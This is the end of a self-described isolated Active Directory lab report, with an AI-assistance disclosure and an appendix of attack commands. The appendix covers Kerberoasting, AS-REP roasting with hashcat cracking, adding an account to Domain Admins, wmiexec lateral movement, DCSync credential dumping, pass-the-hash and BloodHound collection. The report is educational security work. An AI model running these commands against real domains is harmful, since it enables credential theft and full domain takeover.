configuration hygiene: least privilege, strong service-account credentials, and monitoring of Tier Zero assets. The same events that make these attacks possible also make them detectable, and the detection guidance above maps each technique to the signal a SOC should alert on.

## 6. AI Assistance Disclosure

This lab and report were produced with AI assistance from Claude (Anthropic), used as a hands-on technical collaborator. The author directed the workflow and made all operational decisions and executed all domain-controller actions. Claude was used to weigh architecture trade-offs, troubleshoot virtualization and networking issues, generate and explain the impacket/hashcat/BloodHound tooling, interpret command output, and structure this documentation. All commands and results were independently verified by the author. This reflects an AI-augmented security workflow — using AI to accelerate execution and deepen understanding while retaining ownership of the technical decisions.

## Appendix A — Full Command Reference

### Reconnaissance

```
ping -c3 192.168.1.240
nmap -Pn -p 88,135,389,445,636 192.168.1.240
```

### Kerberoasting

```
GetUserSPNs.py adlab.lan/suser:'Spring2026!' -dc-ip 192.168.1.240 -request
-outputfile kerb.hash
hashcat -m 13100 -a 0 kerb.hash rockyou.txt --force
hashcat -m 13100 kerb.hash --show
```

### AS-REP Roasting

```
GetNPUsers.py adlab.lan/suser:'Spring2026!' -dc-ip 192.168.1.240 -request
-outputfile asrep.hash
hashcat -m 18200 -a 0 asrep.hash rockyou.txt --force
```

### Privilege abuse & lateral movement

```
# On DC (PowerShell):
Add-ADGroupMember -Identity "Domain Admins" -Members "svc_sql"
# From attacker:
wmiexec.py adlab.lan/svc_sql:'Password1'@192.168.1.240
```

### Credential dumping (DCSync)

```
secretsdump.py adlab.lan/svc_sql:'Password1'@192.168.1.240
```

### Pass-the-Hash

```
wmiexec.py -hashes :<Administrator-NT-hash>  
adlab.lan/Administrator@192.168.1.240
```

### **Attack-path analysis**

```
bloodhound-ce-python -u suser -p 'Spring2026!' -d adlab.lan -ns 192.168.1.240 -c  
All --zip  
# Ingest the resulting .zip into BloodHound Community Edition
```

---

*This lab was conducted in a fully isolated, self-owned environment for educational purposes.  
Never test these techniques against systems you do not own or have explicit written  
authorization to assess.*